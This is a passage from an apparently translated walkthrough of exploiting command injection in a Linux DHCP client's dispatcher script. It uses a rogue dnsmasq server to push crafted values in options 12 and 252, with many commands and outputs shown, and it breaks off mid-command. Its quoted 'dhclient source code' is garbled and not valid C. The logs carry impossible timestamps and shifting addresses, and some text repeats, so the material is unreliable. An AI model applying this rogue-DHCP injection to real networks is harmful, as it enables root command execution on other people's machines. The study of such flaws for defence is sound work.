2018-05-20 18:28:36 -- root@jdk:~# dnsmasq --interface=eth0 --bind-interfaces --except-interface=lo --dhcp-range=10.1.1.2,10.1.1.10,1h --conf-file=/dev/null --dhcp-option=6,10.1.1.1 --dhcp-option=3,10.1.1.1
2018-05-20 18:29:00 -- root@jdk:~# wireshark &
[1] 8540
2018-05-20 18:30:49 -- root@jdk:~#
```


Thereafter, by starting the service through the command line, we see the victim’s requests and our responses. To start the service through the command line, the following syntax should be provided:

```
“dnsmasq --interface=eth0 --bind-interfaces --except-interface=lo --dhcp-range=10.1.1.2,10.1.1.10,1h --conf-file=/dev/null --dhcp-option=6,10.1.1.1 --dhcp-option=3,10.1.1.1”
```


Simultaneously, we listen to the relevant network interface and capture DHCP packages using the Wireshark software.



We can trigger the DHCP request made by the client using this syntax: "nmcli conn up id ens33".





With this, we expect DHCP requests to be created and, using the Wireshark tool, to see the DHCP parameters requested by the client. Because the client hadn't take any IP address in the connected network before, the first thing it does is to discover if there is a DHCP server present in the network using the "DHCP Discover" package, as seen in the screenshot below. Afterwards, the server that receives the discovery request returns the "DHCP Offer" package as a response to the client that it exists in the network. The client receiving the response from the server creates a "DHCP Request" package and sends it. Finally, the server puts all the answers to all the requests in a "DHCP ACK" package and returns it to the client, thus ending the process.



The information that the client requested and the response the server gave are shown in the screenshot below.





Once in every second screenshot of the request that the client requests, the client requests the responses of the options “1,28,2,121,15, 6,12,40, 41,42,26,119, 3,121, 249, 33, 252, 42” , also we can see these responses and their meanings described in the titles beside them. Here, the important point is knowing the details of the DHCP protocol and what these parameters mean, as well as what kind of values they can take.

As a source for these, it is advised to examine RFC (Request For Comment) documents and their details. The content in the following address can be examined: <http://www.networksorcery.com/enp/protocol/bootp/options.htm>

**BOOTP / DHCP options**

**RFC Sourcebook**

**Description:**

Base protocols: BOOTP (Bootstrap Protocol)  
DHCP (Dynamic Host Configuration Protocol)  
Links:IANA, BOOTP and DHCP options.

DHCP options have the same format as the BOOTP "vendor extensions". Options may be fixed length or variable length. All options begin with a tag byte, which uniquely identifies the option. Fixed length options without data consist of only a tag byte. The value of the length byte does not include the tag and length fields.

Options containing NVT ASCII data SHOULD NOT include a trailing NULL. The receiver of such options MUST be prepared to delete trailing NULLs if they exist. The receiver MUST NOT require that a trailing NULL be included in the data. In the case of some variable length options, the length field is a constant but must still be specified.

Code	Data length	Description	References
0	0	Pad	RFC 2132
1	4	Subnet Mask	RFC 2132
2	4	Time Offset (deprecated)	RFC 2132
3	4+	Router	RFC 2132
4	4+	Time Server	RFC 2132
5	4+	Name Server	RFC 2132
6	4+	Domain Name Server	RFC 2132
7	4+	Log Server	RFC 2132
8	4+	Options Server	RFC 2132
9	4+	LFS Server	RFC 2132
10	4+	Impress Server	RFC 2132
11	4+	Resource Location Server	RFC 2132
12	1+	Host Name	RFC 2132
13	2	Boot File Size	RFC 2132
14	1+	Mount Dump File	RFC 2132
15	1+	Domain Name	RFC 2132
16	4	Swap Server	RFC 2132
17	1+	Root Path	RFC 2132
18	1+	Extension Path	RFC 2132
19	1	IP Forwarding enable/disable	RFC 2132
20	1	New local Source Routing enable/disable	RFC 2132
21	4+	Policy Filter	RFC 2132
22	2	Maximum Datagram Reassembly Size	RFC 2132
23	1	Default IP Time-to-live	RFC 2132
24	4	Path MTU Aging Timeout	RFC 2132
25	2+	Path MTU Discovery Table	RFC 2132

In the 3<sup>rd</sup> screenshot above, we see that the server side responds to the request by replying to “53, 54, 51, 58, 59, 1, 28, 3, 6, 255” values. We have edited the script so that it wrote the output to a file, and, right here we are looking at this script’s output.


```

root@localhost ~# nc -l -p 53
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/3)
root@localhost ~# ls -l /tmp/
total 0
-rw-r--r-- 1 root root 1041 May 28 21:53 cikt1.txt
-rw-r----- 1 root root 836 May 28 28:58 ks-script-30QpDx
-rw-r----- 1 root root 8 May 28 28:45 gm.log
root@localhost ~# cat /tmp/cikt1.txt
export new_broadcast_address=10.1.1.255
export new_dhcp_lease_time=3600
export new_dhcp_message_type=5
export new_dhcp_rebinding_time=3150
export new_dhcp_renewal_time=1000
export new_dhcp_server_identifier=10.1.1.1
export new_domain_name_servers=10.1.1.1
export new_expiration=1526946810
export new_ip_address=10.1.1.3
export new_network_number=10.1.1.0
export new_next_server=10.1.1.1
export new_requested_broadcast_address=1
export new_requested_classless_static_routes=1
export new_requested_domain_name=1
export new_requested_domain_name_servers=1
export new_requested_domain_search=1
export new_requested_host_name=1
export new_requested_interface_name=1
export new_requested_no_classless_static_routes=1
export new_requested_nis_domain=1
export new_requested_nis_servers=1
export new_requested_nntp_servers=1
export new_requested_routers=1
export new_requested_static_routes=1
export new_requested_subnet_mask=1
export new_requested_time_offset=1
export new_requested_upsd=1
export new_routers=10.1.1.1
export new_subnet_mask=255.255.255.0
root@localhost ~#
    
```

We see that with multiple export commands, variables can be created and transferred into the eval command. So what should we do to see that there is a vulnerability and how this vulnerability can be triggered? The answer lies in finding the options the client demands and which of these options can we specify the arbitrary input we want. For instance, from those that the client demands let's choose a value as our target and assign an arbitrary value to it.




In this example, we will target the option number 12 that has a "Host Name" parameter. Let's restart our DHCP service by placing our arbitrary values to run the command for option number 12. Let's restart our DHCP service by placing our arbitrary values to run the command for option number 12.




Again, we need to trigger the DHCP request by the client side:



Using Wireshark, let's check that our request has been sent.



We have placed the vulnerability code into the option 12 in which we have chosen arbitrarily and that the client has requested. As a result of this code, the output of “id” command needs to be written into “komutciiktisi.txt” file under the “/tmp” directory. We can check if the command worked, under the /tmp directory.



No files were created. Alright, let's see what happens if we control the output produced by the script. Since the output will be too long, we extract “hostname” value using the “grep” command.



```

[root@localhost ~]# cat /tmp/cikt1.txt | grep -i host
export new_requested_host_name=1
export new_requested_host_name=1
[root@localhost ~]# _
    
```


As we see, the value we successfully sent was not processed by the system. Let's investigate the log file to see why.

```

[root@localhost ~]# cat /tmp/cikt1.txt | grep -i host
export new_requested_host_name=1
export new_requested_host_name=1
[root@localhost ~]# tail -n 20 /var/log/messages
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.3786] device (ens33): state change: prepare -> config (reason 'none', sys-iface-state: 'managed')
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4197] device (ens33): state change: config -> ip-config (reason 'none', sys-iface-state: 'managed')
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4262] dhcpd (ens33): activation: beginning transaction (timeout in 45 seconds)
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4384] dhcpd (ens33): dhclient started with pid 8779
May 28 22:06:53 localhost dhclient[8799]: DHCPDISCOVER on ens33 to 255.255.255.255 port 67 (xid=86586486)
May 28 22:06:53 localhost dhclient[8799]: DHCPOFFER from 18.1.1.1 (xid=86586486)
May 28 22:06:53 localhost dhclient[8799]: reject value in host_name option - discarded
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4681] dhcpd (ens33): address 18.1.1.3
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4681] dhcpd (ens33): plen 24 (255.255.255.0)
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4691] dhcpd (ens33): gateway 18.1.1.1
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4691] dhcpd (ens33): lease time 3600
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4691] dhcpd (ens33): serverid "18.1.1.1"
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4691] dhcpd (ens33): state changed unknown -> bound
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4614] device (ens33): state change: ip-config -> ip-check (reason 'none', sys-iface-state: 'managed')
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4618] device (ens33): state change: ip-check -> secondary (reason 'none', sys-iface-state: 'managed')
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4619] device (ens33): state change: secondary -> activated (reason 'none', sys-iface-state: 'managed')
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4620] manager: NetworkManager state is now CONNECTED LOCAL
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4791] manager: NetworkManager state is now CONNECTED SITE
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4788] policy: set 'ens33' (ens33) as default for IPv4 routing and DNS
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4791] device (ens33): activation: successful, device activated.
May 28 22:06:53 localhost NetworkManager[763]: info: [152643213.4775] manager: NetworkManager state is now CONNECTED GLOBAL
May 28 22:06:53 localhost dhclient[8799]: Ignored (following via systemd) service name="org.freedesktop.nm_dispatcher" unit="dbus-org.freedesktop.nm_dispatcher.service"
May 28 22:06:53 localhost systemd: Starting Network Manager Script Dispatcher Service...
May 28 22:06:53 localhost dhclient[8799]: bound to 18.1.1.3 -- renewal in 1546 seconds.
May 28 22:06:53 localhost systemd: Successfully activated service 'org.freedesktop.nm_dispatcher'
May 28 22:06:53 localhost systemd: Started Network Manager Script Dispatcher Service.
May 28 22:06:53 localhost nm_dispatcher: req:1 'up' (ens33): new request (2 scripts)
May 28 22:06:53 localhost nm_dispatcher: req:1 'up' (ens33): start running ordered scripts...
May 28 22:06:53 localhost nm_dispatcher: req:2 'connectivity-change': new request (2 scripts)
May 28 22:06:53 localhost nm_dispatcher: req:2 'connectivity-change': start running ordered scripts...
[root@localhost ~]#
    
```



In the screenshot of the log file, what we can understand from the marked row is that the Network-Manager uses the dhclient program to request IP and that it performs some eliminations on the received values it finds suspicious. Therefore the value we send is eliminated, being sent to the Dispatcher script clean. Thus we couldn't trigger the vulnerability. Which values does the "dhclient" software eliminate, which one does it not look at and those that it does not, which of them are requested by the client? We might have a chance to trigger the vulnerability if we find the answer to those questions. If we download dhclient software's source code from the Internet, we can find the answer to the question of which values are being used.



```
4018         /*> queue (count++);
4019
4020         /* = lookup option (dhcp_universe,
4021            lease -> options,
4022            DHCP_MESSAGE_ADDRESS);
4023
4024         IF (!opt) {
4025             /*deviate option cache
4026             (dhcp, struct packet *){
4027             struct lease *l, client,
4028             struct option_data *o;
4029             lease -> options,
4030             &dhcp, &v, NULL); {
4031             broadcast = broadcast +& (dhcp, message);
4032             IF (broadcast, lease) {
4033                 client_sendto_client,
4034                 prefix, "broadcast address",
4035                 "to", struct broadcast);
4036             }
4037         }
4038
4039         /*> string_format (dhcp, DHCP);
4040
4041
4042
4043         IF (lease->filename) {
4044             IF (dhcp_option_value(WILL, DHCP_ROOT_PATH,
4045                lease->filename,
4046                strlen(lease->filename)) == 0) {
4047                 client_sendto_client, prefix, "filename",
4048                 "to", lease->filename);
4049             } else {
4050                 log_error("%s: value is %s",
4051                    "OPTION - filename",
4052                    lease->filename);
4053             }
4054         }
4055
4056         IF (lease->server_name) {
4057             IF (dhcp_option_value(WILL, DHCP_ROOT_PATH,
4058                lease->server_name,
4059                strlen(lease->server_name)) == 0) {
4060                 client_sendto_client, prefix, "server name",
4061                 "to", lease->server_name);
4062             } else {
4063                 log_error("%s: value is %s",
4064                    "OPTION - server name",
4065                    lease->server_name);
4066             }
4067         }
4068     }
```

When we search for the error message in the source code from the relevant address, we can find out which options give us this error message when it finds a corrupted value, as seen in the screenshot.

As a result of our investigations, we found that the options below are filtered. When we remove them from the options that the client requested, we have to be left with the other options into which we can enter arbitrary content in plain text.

DHO\_DOMAIN\_NAME:  
DHO\_HOST\_NAME:  
DHO\_NIS\_DOMAIN:  
DHO\_NETBIOS\_SCOPE:  
DHO\_DOMAIN\_SEARCH:  
DHO\_ROOT\_PATH:

```

Option: (55) Parameter Request List
Length: 18
Parameter Request List Item: (1) Subnet Mask
Parameter Request List Item: (28) Broadcast Address
Parameter Request List Item: (2) Time Offset
Parameter Request List Item: (121) Classless Static Route
Parameter Request List Item: (15) Domain Name
Parameter Request List Item: (6) Domain Name Server
Parameter Request List Item: (12) Host Name
Parameter Request List Item: (40) Network Information Service Domain
Parameter Request List Item: (41) Network Information Service Servers
Parameter Request List Item: (42) Network Time Protocol Servers
Parameter Request List Item: (26) Interface MTU
Parameter Request List Item: (119) Domain Search
Parameter Request List Item: (3) Router
Parameter Request List Item: (121) Classless Static Route
Parameter Request List Item: (249) Private/Classless Static Route (Microsoft)
Parameter Request List Item: (33) Static Route
Parameter Request List Item: (252) Private/Proxy autodiscovery
Parameter Request List Item: (42) Network Time Protocol Servers
Option: (255) End
    
```

In the screenshot, we marked the filtered parameters requested by the client. We see that the client did not request the DHO\_NETBIOS\_SCOPE, DHO\_ROOT\_PATH options. We marked the filtered parameters requested by the client. We see that the client did not request the DHO\_NETBIOS\_SCOPE, DHO\_ROOT\_PATH options, as seen in the screenshot. For the rest, the only part that we can enter plain text (any part that does not contain an IP address) is the field that has ID of 252, specified as "Private/Proxy autodiscovery" and abbreviated as WPAD. Now, we need to concentrate on investigating if we will succeed when we use this as an attack vector and how we can trigger the vulnerability.

This time, we write the same exploitation code for option 252 and restart the Dnsmasq service.

```

root@kali:~# killall dnsmasq
root@kali:~# dnsmasq --interface=eth0 --bind-interfaces --except-interface=lo --dhcp-range=10.1.2.10,1.1.10,1h --conf-file=/dev/null --dhcp-option=6,10.1.1.1 --dhcp-option=3,10.1.1.1 \
> --dhcp-option=252,"ArkaKapi:1d" > /tmp/konutciiktisi.txt
root@kali:~#
    
```

```

root@localhost ~# nmcli conn down id ens33
Connection 'ens33' successfully deactivated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/6)
root@localhost ~# nmcli conn up id ens33
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/7)
root@localhost ~#
    
```

We need to renew the DHCP request for the client.



This time, we can see from the record output if we had a problem during filtering. Well, let's now check if our command worked successfully and the relevant file was created.

```

root@localhost ~# ls -l /tmp/
total 12
-rw-r--r-- 1 root root 4272 May 28 22:34 cikti.txt
-rw-r----- 1 root root 836 May 28 28:58 ks-script-30QpDx
-rw-r----- 1 root root 8 May 28 28:45 yum.log
root@localhost ~#
    
```

We see that our file was not created, meaning that the exploitation code did not work. Let's see how the value of the script that we sent works.

```

root@localhost ~# cat /tmp/cikti.txt | grep -i arkakapi
